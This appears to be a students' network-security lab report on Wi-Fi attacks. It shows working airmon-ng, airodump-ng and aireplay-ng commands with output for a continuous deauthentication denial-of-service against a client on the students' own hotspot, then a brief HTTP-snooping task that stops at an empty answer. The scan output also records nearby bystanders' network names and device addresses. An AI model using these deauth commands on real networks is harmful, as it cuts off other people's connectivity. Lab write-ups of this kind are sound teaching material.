Group members:
Name: Hrishikesh Hemke
Roll No.: CS23MTECH14003

Name: Dindorkar Mayuresh Rajesh
Roll No.: CS23MTECH14007

Name: Shrenik Ganguli
Roll No.: CS23MTECH14014

Network Security Assignment: Session on Simple Wi-Fi Attacks


Task-1: DOS attack on victim WiFi STA

S1: Answer

Configured one laptop as a client.
Then, connected the Client's laptop to a hotspot named 'Mayuresh_Dindorkar'.
Here, **the hotspot named 'Mayuresh_Dindorkar' acts as an AP (Access Point)**.

AP name : Mayuresh_Dindorkar (BSSID: '9E:BF:EC:7A:56:F7')
Attacker laptop name : mayuresh
Client MAC address : DC:A2:66:29:CD:EF

Screenshot showing that Client is connected to AP 'Mayuresh_Dindorkar':



S2: Answer:
Here, ‘mayuresh’ will be acting as an attacker. Hence, setting his laptop in monitor mode.

Commands used to configure the laptop in monitor mode:

1. **Checking and killing the processes that might interfere with wireless network monitoring:**
   Command: $ sudo airmon-ng check kill

```
mayuresh@mayuresh-HP-Laptop:~$ sudo airmon-ng check kill

Killing these processes:

    PID Name
    916 wpa_supplicant
   5854 avahi-daemon
   5860 avahi-daemon

mayuresh@mayuresh-HP-Laptop:~$
```

2. **Checking the wireless interfaces of laptop:**
   Command: $ iwconfig

```
mayuresh@mayuresh-HP-Laptop:~$ iwconfig
lo        no wireless extensions.

eno1      no wireless extensions.

wlo1      IEEE 802.11  ESSID:off/any
          Mode:Managed  Access Point: Not-Associated   Tx-Power=22 dBm
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Power Management:on

mayuresh@mayuresh-HP-Laptop:~$
```

3. **To start a wireless interface in monitor mode:**
   Command: $ sudo airmon-ng start wlo1

```
mayuresh@mayuresh-HP-Laptop:~$ sudo airmon-ng start wlo1

Found 2 processes that could cause trouble.
Kill them using 'airmon-ng check kill' before putting
the card in monitor mode, they will interfere by changing channels
and sometimes putting the interface back in managed mode

    PID Name
   5872 avahi-daemon
   5873 avahi-daemon

PHY     Interface       Driver          Chipset

phy0    wlo1            iwlwifi         Intel Corporation Dual Band Wireless-AC 3168NGW [Stone Peak] (rev 10)
                (mac80211 monitor mode vif enabled for [phy0]wlo1 on [phy0]wlo1mon)
                (mac80211 station mode vif disabled for [phy0]wlo1)

mayuresh@mayuresh-HP-Laptop:~$
```

4. **Checking the created monitor interface's name:**
   Command: $ iwconfig

```
mayuresh@mayuresh-HP-Laptop:~$ iwconfig
lo        no wireless extensions.

eno1      no wireless extensions.

wlo1mon   IEEE 802.11  Mode:Monitor  Frequency:2.457 GHz
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Power Management:on

mayuresh@mayuresh-HP-Laptop:~$
```


5. **To see all APs available in surroundings:**
   Command: $ sudo airodump-ng wlo1mon

We can observe that AP 'Mayuresh_Dindorkar' has **BSSID = '9E:BF:EC:7A:56:F7'** and is using **channel number (CH) 13** for communication.

```
mayuresh@mayuresh-HP-Laptop: ~

CH 11 ][ Elapsed: 24 s ][ 2024-03-22 15:05

BSSID              PWR  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

BC:22:28:41:3C:04   -1        0        0    0  10   -1                    <length:  0>
9E:BF:EC:7A:56:F7  -45       17        0    0  13  180   WPA2 CCMP   PSK  Mayuresh_Dindorkar
A4:2B:B0:B5:67:00  -74       43        0    0   1  135   WPA2 CCMP   PSK  Sumitro
78:98:E8:2D:FA:F6  -65       11        0    0  11  270   WPA2 CCMP   PSK  dlink-FAF5
28:87:BA:D8:1D:20  -66       10        1    0   4  270   WPA2 CCMP   PSK  TP-Link_1D20
6E:A6:E6:B8:87:B0  -73       43        0    0   2  195   WPA2 CCMP   PSK  <length:  0>
5C:A6:E6:B8:87:B0  -72       41        0    0   2  195   WPA2 CCMP   PSK  Live Long and Prosper
50:D4:F7:3D:A5:FA  -69       33        0    0   4  270   WPA2 CCMP   PSK  TP-Link_A5FA
04:BA:D6:4A:20:94  -74       22        0    0   7  130   WPA2 CCMP   PSK  Ankush8683
A8:63:7D:40:EB:F7  -75       24        0    0  11  270   WPA2 CCMP   PSK  Yash's HiFi
50:91:E3:27:50:8B  -76       17        0    0   4  270   WPA2 CCMP   PSK  TP-Link_508B
3C:52:A1:97:89:F8  -40       45       20    7  10  270   WPA2 CCMP   PSK  Wolverine
30:DE:4B:8F:7C:32  -83       31        0    0  10  270   WPA2 CCMP   PSK  Phokat nai hai la**e
50:91:E3:FF:D4:D8  -82       11        0    0  10  270   WPA2 CCMP   PSK  TP-Link_D4D8
C0:06:C3:E3:37:D2  -86       20        0    0   9  405   WPA2 CCMP   PSK   The dark knight
9A:85:A5:DD:EF:C8  -91       10        0    0   3  180   WPA2 CCMP   PSK  RUSHI
D8:0D:17:C7:7F:DA  -89        2        9    0   3  270   WPA2 CCMP   PSK  TP-Link_7FDA
10:27:F5:66:26:AD  -83       10        0    0   9  270   WPA2 CCMP   PSK  TP-Link_Manoj
B4:B0:24:81:31:2B  -45       39        0    0  10  270   WPA2 CCMP   PSK  Dhanush
34:60:F9:C7:87:6E  -87       24        0    0   9  270   WPA2 CCMP   PSK  Gryffindor
BC:0F:9A:EB:8E:F4  -88       14        0    0   1  270   WPA2 CCMP   PSK  RAHUL
54:AF:97:9F:DE:EA  -86        9        0    0   3  270   WPA2 CCMP   PSK  Dynamic 2.0
AC:84:C6:CB:94:BF  -89       17        0    0   1   65   WPA2 CCMP   PSK  TPLink_2G
30:DE:4B:AE:67:1C  -89        8        0    0   4  270   WPA2 CCMP   PSK  TP-Link_671C
A8:63:7D:CE:15:55  -89        3        0    0   8  270   WPA2 CCMP   PSK  Jayachandra 2.4G
9E:4A:8D:5C:83:B0  -90        8        0    0   1  130   WPA3 CCMP   SAE  Tanmay's Macbook Pro
34:60:F9:51:96:08  -90        4        0    0   9  270   WPA2 CCMP   PSK  TP-Link_9608
30:DE:4B:8F:54:99  -90        6        0    0   9  270   WPA2 CCMP   PSK  sanyam
D4:35:38:8F:F2:92  -90       12        0    0  11  130   WPA2 CCMP   PSK  Xiaomi_F291
5C:62:8B:64:C4:D8  -90        2        0    0   3  270   WPA2 CCMP   PSK  TP-Link_C4D8
5C:02:14:65:26:FA  -91        9        0    0  11  130   WPA2 CCMP   PSK  Ravenclaw
40:ED:00:2D:2A:E6  -91       12        0    0   3  270   WPA2 CCMP   PSK  Lewa-09
E0:1C:FC:F0:4E:BE  -92        1       13    0   1  270   WPA2 CCMP   PSK  King
28:87:BA:94:65:42  -92        3        0    0  10  270   WPA2 CCMP   PSK  Karmugilan
00:06:AE:F5:00:CB  -93        7        0    0   6  360   WPA2 CCMP   MGT  JioPrivateNet
04:95:E6:AB:FD:D8  -93        5        0    0  11  270   WPA2 CCMP   PSK  This is Anfield
AA:63:7D:CC:15:55  -95        5        0    0   8  270   OPN              jc-guest

BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

BC:22:28:41:3C:04  B4:31:61:2B:F9:01  -89    0 - 1e     0        2
(not associated)   02:00:00:00:00:00  -74    0 - 1     17       15         cs20btech11030
(not associated)   18:47:3D:38:2E:E3  -83    0 - 1      0        5
(not associated)   66:A2:55:B7:E4:EE  -88    0 - 1      0        2         JioNet,YogaWithUday5
(not associated)   FC:67:1F:6F:DE:63  -89    0 - 1      0        6         123
(not associated)   E0:1C:FC:F0:4E:BE  -94    0 - 1      0        2         King
3C:52:A1:97:89:F8  DC:A2:66:29:CD:EF  -40    0 -24e   290       11
9A:85:A5:DD:EF:C8  A6:2E:09:66:12:B6  -82    0 - 1      0        5
10:27:F5:66:26:AD  CE:C7:E4:3E:E3:1E  -82    0 - 1     20        4
E0:1C:FC:F0:4E:BE  56:C8:A8:0D:54:A2   -1    5e- 0      0       10
E0:1C:FC:F0:4E:BE  48:E7:DA:42:6F:0D   -1    1e- 0      0        2
```

6. **Wireshark the trace before applying DOS attack using DEAUTH packets on channel 13:**

Command: $ sudo airodump-ng -c 13 --bssid 9E:BF:EC:7A:56:F7 -w trace_before_dos_attack.pcap wlo1mon



S3: Answer:

a. 'Mayuresh' has launched the **DOS attack** on the client, using below command
   Command Syntax: $ sudo aireplay-ng --deauth 0 -a <BSSID of AP> -c <MAC of client> <minitor_interface_name>

   Command : $ sudo aireplay-ng --deauth 0 -a 9E:BF:EC:7A:56:F7 -c DC:A2:66:29:CD:EF wlo1mon


b. Here, **BSSID of AP is ‘9E:BF:EC:7A:56:F7’** and **MAC address of client is ‘DC:A2:66:29:CD:EF’**

```
mayuresh@mayuresh-HP-Laptop: ~

mayuresh@mayuresh-HP-Laptop:~$ sudo aireplay-ng --deauth 0 -a 9E:BF:EC:7A:56:F7 -c DC:A2:66:29:CD:EF wlo1mon
16:10:17  Waiting for beacon frame (BSSID: 9E:BF:EC:7A:56:F7) on channel 13
16:10:18  Sending 64 directed DeAuth (code 7). STMAC: [DC:A2:66:29:CD:EF] [51|72 ACKs]
16:10:18  Sending 64 directed DeAuth (code 7). STMAC: [DC:A2:66:29:CD:EF] [64|64 ACKs]
16:10:19  Sending 64 directed DeAuth (code 7). STMAC: [DC:A2:66:29:CD:EF] [64|65 ACKs]
16:10:19  Sending 64 directed DeAuth (code 7). STMAC: [DC:A2:66:29:CD:EF] [64|64 ACKs]
16:10:20  Sending 64 directed DeAuth (code 7). STMAC: [DC:A2:66:29:CD:EF] [64|65 ACKs]
16:10:20  Sending 64 directed DeAuth (code 7). STMAC: [DC:A2:66:29:CD:EF] [62|64 ACKs]
16:10:21  Sending 64 directed DeAuth (code 7). STMAC: [DC:A2:66:29:CD:EF] [ 5|64 ACKs]
16:10:22  Sending 64 directed DeAuth (code 7). STMAC: [DC:A2:66:29:CD:EF] [ 7|66 ACKs]
16:10:22  Sending 64 directed DeAuth (code 7). STMAC: [DC:A2:66:29:CD:EF] [78|73 ACKs]
16:10:23  Sending 64 directed DeAuth (code 7). STMAC: [DC:A2:66:29:CD:EF] [64|64 ACKs]
16:10:23  Sending 64 directed DeAuth (code 7). STMAC: [DC:A2:66:29:CD:EF] [64|65 ACKs]
16:10:24  Sending 64 directed DeAuth (code 7). STMAC: [DC:A2:66:29:CD:EF] [64|64 ACKs]
16:10:24  Sending 64 directed DeAuth (code 7). STMAC: [DC:A2:66:29:CD:EF] [64|65 ACKs]
16:10:25  Sending 64 directed DeAuth (code 7). STMAC: [DC:A2:66:29:CD:EF] [55|64 ACKs]
16:10:25  Sending 64 directed DeAuth (code 7). STMAC: [DC:A2:66:29:CD:EF] [ 2|64 ACKs]
16:10:26  Sending 64 directed DeAuth (code 7). STMAC: [DC:A2:66:29:CD:EF] [25|73 ACKs]
16:10:27  Sending 64 directed DeAuth (code 7). STMAC: [DC:A2:66:29:CD:EF] [94|69 ACKs]
16:10:27  Sending 64 directed DeAuth (code 7). STMAC: [DC:A2:66:29:CD:EF] [64|64 ACKs]
16:10:28  Sending 64 directed DeAuth (code 7). STMAC: [DC:A2:66:29:CD:EF] [64|64 ACKs]
16:10:28  Sending 64 directed DeAuth (code 7). STMAC: [DC:A2:66:29:CD:EF] [64|65 ACKs]
16:10:29  Sending 64 directed DeAuth (code 7). STMAC: [DC:A2:66:29:CD:EF] [64|64 ACKs]
16:10:29  Sending 64 directed DeAuth (code 7). STMAC: [DC:A2:66:29:CD:EF] [49|64 ACKs]
16:10:30  Sending 64 directed DeAuth (code 7). STMAC: [DC:A2:66:29:CD:EF] [ 2|64 ACKs]
16:10:30  Sending 64 directed DeAuth (code 7). STMAC: [DC:A2:66:29:CD:EF] [26|69 ACKs]
16:10:31  Sending 64 directed DeAuth (code 7). STMAC: [DC:A2:66:29:CD:EF] [64|64 ACKs]
16:10:31  Sending 64 directed DeAuth (code 7). STMAC: [DC:A2:66:29:CD:EF] [64|64 ACKs]
16:10:32  Sending 64 directed DeAuth (code 7). STMAC: [DC:A2:66:29:CD:EF] [64|64 ACKs]
16:10:33  Sending 64 directed DeAuth (code 7). STMAC: [DC:A2:66:29:CD:EF] [64|65 ACKs]
16:10:33  Sending 64 directed DeAuth (code 7). STMAC: [DC:A2:66:29:CD:EF] [64|64 ACKs]
16:10:34  Sending 64 directed DeAuth (code 7). STMAC: [DC:A2:66:29:CD:EF] [ 5|64 ACKs]
16:10:34  Sending 64 directed DeAuth (code 7). STMAC: [DC:A2:66:29:CD:EF] [ 0|63 ACKs]
16:10:35  Sending 64 directed DeAuth (code 7). STMAC: [DC:A2:66:29:CD:EF] [53|70 ACKs]
16:10:35  Sending 64 directed DeAuth (code 7). STMAC: [DC:A2:66:29:CD:EF] [69|79 ACKs]
16:10:36  Sending 64 directed DeAuth (code 7). STMAC: [DC:A2:66:29:CD:EF] [63|64 ACKs]
16:10:36  Sending 64 directed DeAuth (code 7). STMAC: [DC:A2:66:29:CD:EF] [64|65 ACKs]
16:10:37  Sending 64 directed DeAuth (code 7). STMAC: [DC:A2:66:29:CD:EF] [64|64 ACKs]
16:10:38  Sending 64 directed DeAuth (code 7). STMAC: [DC:A2:66:29:CD:EF] [64|64 ACKs]
```

S4: Answer:


Wireshark the trace after applying DOS attack using DEAUTH packets on channel 13:


We can observe the corresponding DEAUTH packets in the wireshark trace.



When the DOS attack is performed by an attacker on the client, the intended website loads very slowly in the client's browser.

If we perform the internet speed test on the client's PC, then we can observe that the speed is also decreased due to the DOS attack.






Task-2: Snooping into victim Wi-Fi's HTTP traffic

S1: Answer:
Used the same commands as S1 in Task 1.

S2: Answer:
Used the same commands as S2 in Task 1.


S3: Answer:



No. We cannot see any HTTP traffic in the pcap because it is encrypted using TLS.


S4: Answer:

